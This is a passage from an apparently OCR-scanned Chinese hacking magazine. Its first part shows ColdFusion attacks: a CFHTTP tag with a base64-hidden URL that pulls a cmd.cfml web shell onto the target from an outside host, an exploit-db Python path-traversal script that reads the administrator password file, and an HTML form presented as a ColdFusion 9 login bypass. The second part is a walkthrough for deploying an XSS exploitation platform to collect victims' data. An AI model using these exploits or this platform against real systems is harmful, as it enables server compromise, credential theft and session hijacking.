<cfhttp method='get' url='#ToString(ToBinary('aHR0cDovLzE5Mi4xNjguMS45Nzo4MDAwL2NtZC5jZm1s'))#' path='#ExpandPath(ToString(ToBinary('Li4vLi4v')))#' file='cmd.cfml'>

使用 cfm 的 CFHTTP 标签执行一个 HTTP 请求来取得 192.168.1.97:8000 WEB 服务器上的

cmd.cfml 文件，ToString(ToBinary 是为了做 BASE64 编码，绕过一些字符的限制，比如“/”。下面说说此法的缺点。

（1）不是通杀的方法，如果对方禁止对外的 HTTP 访问，此法不行

（2）如果安装的时候是集成到 IIS 模式的，CF 程序目录放到其他盘符的话，是没法使用“../”跨目录的。

其他可供利用漏洞分析

（1）读取 password. *properties* 文件内容

exploit-db 网站公布的利用方法，poc 下载地址：http://www.exploit-db.com/exploits/14641/，其代码如下，其主要功能是读取管理员密码。用法为：

python 14641.py ip port *../../../../../../../lib/password.properties*

python 14641.py 192.168.44.129 8500 *../../../../../../../lib/password.properties*

```
import sys
import socket
import re
# in case some directories are blocked
filenames = ("/CFIDE/wizards/common/_logintowizard.cfm",
"/CFIDE/administrator/archives/index.cfm", "/cfide/install.cfm",
"/CFIDE/administrator/entman/index.cfm", "/CFIDE/administrator/enter.cfm")
 post = """POST %s HTTP/1.1
Host: %s
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: %d
locale=%%00%s%%00a"""
def main():
if len(sys.argv) != 4:
print "usage: %s <host> <port> <file_path>" % sys.argv[0]
print "example: %s localhost
80 ../../../../../../../lib/password.properties" % sys.argv[0]
print "if successful, the file will be printed"
return

host = sys.argv[1]
  port = sys.argv[2]
  path = sys.argv[3]

for f in filenames:
print "------------------------------"
  print "trying", f

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect((host, int(port)))
s.send(post % (f, host, len(path) + 14, path))

buf = ""
while 1:
  buf_s = s.recv(1024)
            if len(buf_s) == 0:
            break
            buf += buf_s

             m = re.search('<title>(.*)</title>', buf, re.S)
           if m != None:
                        title = m.groups(0)[0]
                        print "title from server in %s:" % f
                        print "-----------------------------"
                        print m.groups(0)[0]
                        print "-----------------------------"

    if __name__ == '__main__':
        main()
```

（2）Adobe ColdFusion 9 管理员绕过漏洞

将以下代码保存为 test.html，加入 hostname 后，直接提交可以绕过 Adobe ColdFusion 9 认证，直接登录后台系统。

```
<form
action="http://[HOSTNAME]/CFIDE/adminapi/administrator.cfm?method=login"
method="post">
          <input type="hidden" name="adminpassword" value="">
          <input type="hidden" name="rdsPasswordAllowed" value="1">
          <input type="submit">
</form>
```


XSS 渗透利用平台部署攻略

文/图 F4ckTeam Str0ng

搭建 XSS 渗透利用平台，一如我等这样的穷人，使用 SAE 是最明智的选择，但是有 SAE 没有备案的域名，就别折腾绑定域名了，第一是很卡，第二是芸豆消耗会很大。使用空间搭建的，会被空间商所限制，所以遇到些问题还是自己解决吧。xsser.me 的源码我在空间里至今未成功，因为需要 URL 重定向的支持，若有用空间搭建成功的，我们可以抛砖引玉相互交流。不多说了，希望大家能为本文提出意见或者建议，也可以分享你搭建 XSS 平台经历或经验，共同学习。

空间类

我使用的程序为 xssing @Yaseng，空间环境是 2k3 + iis6.0，域名为 www.webweb.com，不是广告只是纯粹的搭建测试用。首先我们测试 xssing，源码地址为：http://code.google.com/p/xssing/，作者在一些常见问题中已经写的很清楚了，如图 1 所示。

图 1

首先修改\xssing1.3\apps\index\action\User.Action.php 中如下的内容，如图 2 所示。

图 2

Admin 这个参数可以自定义，也可以使用默认值。编辑\xssing1.3\config\mysql.php，填入对应数据库信息，如图 3 所示。




图 3

编辑\xssing1.3\uauc\define.php，修改为当前 URL 地址，如图 4 所示。至此，文件修改部分结束，之后将\xssing1.3\xing.sql 导入数据库，如图 5 所示。




图 4




图 5

对应库名导入库后，上传我们之前修改好的 xssing,FTP。架设成功后，到刚刚修改的注册地址获取注册码注册，形如 http://你的地址//?m=user&a=get_incode&token=你改的参数&n=10，如图 6 和图 7 所示。




图 6




图 7

测试成功，如图 8 和图 9 所示。

图 8




图 9

获取到的数据如图 10 所示。




图 10

VPS 类

1）Apache 环境 xsser.me 搭建

首先搭建 PHP 环境，本文使用的是 wamp2.2，可以很方便的搭建起 PHP 环境。下载 xsser.me 的源码，解压缩到相应的目录。

这里我只拷贝了 xssplatform 目录，并重命名为了 xss。使用 phpMyAdmin 在 mysql 中新建一个数据库，将该目录下的 xssplatform.sql 文件导入数据库，如图 11 和图 12 所示。




图 11




图 12

点击执行后，可以看到已经创建好的表，如图 13 所示。




图 13

执行下面的 SQL 语句，改为自己的域名。本文所用的是本地主机搭建的环境，所以直接使用了 IP 地址 192.168.0.104，如图 14 和图 15 所示，并执行 UPDATE oc_module SET code=REPLACE(code,'http://xsser.me','http://192.168.0.104/xss')。

图 14

影响了 3 行。（查询花费 0.0011 秒）

```
UPDATE oc_module SET code = REPLACE( code, 'http://xsser.me', 'http://192.168.0.104/xss' )
```

图 15

修改网站目录下的 config.php 文件，根据具体情况和注释，修改以下几项，如图 16 所示。

config.php

```
<?php
/**
 * config.php 系统配置：数据库连接、显示信息等
 * ------------------------------------------------------------
 * OldCMS,site:http://www.oldcms.com
 */

/* 数据库连接 */
$config['dbHost']       ='127.0.0.1';          //数据库地址
$config['dbUser']       ='root';               //用户
$config['dbPwd']        ='';                   //密码
$config['database']     ='xss';                //数据库名
$config['charset']      ='utf8';               //数据库字符集
$config['tbPrefix']     ='oc_';                //表名前缀
$config['dbType']       ='mysql';              //数据库类型(目前只支持my

/* 注册配置 */
$config['register']     ='normal';             //normal,正常;invite,只允
$config['mailauth']     =false;                //注册时是否邮箱验证

/* url配置 */
$config['urlroot']      ='http://192.168.0.104/xss';//访问的url起始
```

图 16

访问网站进行测试，然后注册一个新的帐号，如图 17 所示。




图 17

本文提交注册的是旧版本，点击提交后会没反应，查看源码，发现 type="button"要改为 submit 才能提交。没办法，去改吧，如图 18 所示。

图 18

找到如下所示的目录可以发现这个文件，直接修改 type 为“submit”，再刷新页面就可以注册了。但是这个文件是一个临时生成的文件，重新生成该文件时可能还会碰到这样的问题，所以还要修改源文件中的 type。临时文件的目录如图 19 所示，源文件目录如图 20 所示。




图 19




图 20

要修改的部分，如图 21 所示。

图 21

再次尝试注册即可成功，如图 22 所示。

图 22

创建一个项目测试，看看平台是否搭建好了，如图 23 和图 24。




图 23

图 24




图 25

我们在使用地址 http://192.168.0.104/xss/WaBSHV?1377485430 进行 XSS 的时候，还需要做一件事情，就是 URL 重写。只需要在网站目录下创建一个“.htaccess”文件即可，如图 25 所示。文件内容如下：

```
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteRule ^([0-9a-zA-Z]{6})$ index.php?do=code&urlKey=$1
RewriteRule
^do/auth/(\w+?)(/domain/([\w\.]+?))?$ index.php?do=do&auth=$1&domain=$3
RewriteRule ^register/(.*?)$ index.php?do=register&key=$1
RewriteRule ^register-validate/(.*?)$ index.php?do=register&act=validate&key=$1
RewriteRule ^login$ index.php?do=login
</IfModule>
```

再创建一个 html 文件，浏览器访问这个 html 文件，测试一下，如图 26、图 27 和图 28 所示。




图 26




图 27




图 28

测试成功。接下来需要给自己点权限，以便发放邀请码。修改 user 表里相应用户 adminLevel 项的值为“1”，phpmyadmin 里直接双击修改即可。或者执行 SQL 语句“UPDATE `xss`.`oc_user` SET `adminLevel` = '1' WHERE `oc_user`.`id` =1 LIMIT 1 ;”，如图 29 所示。

图 29

修改 config.php 文件，经注册配置为只允许邀请注册，重新登录，如图 30 所示。

图 30

访问“http://192.168.0.104/xss/index.php?do=user&act=invite”页面，发放邀请码，如图 31 所示。

图 31

这个页面的临时文件与源文件在下面这两个文件中，如图 32 和图 33 所示。

图 32

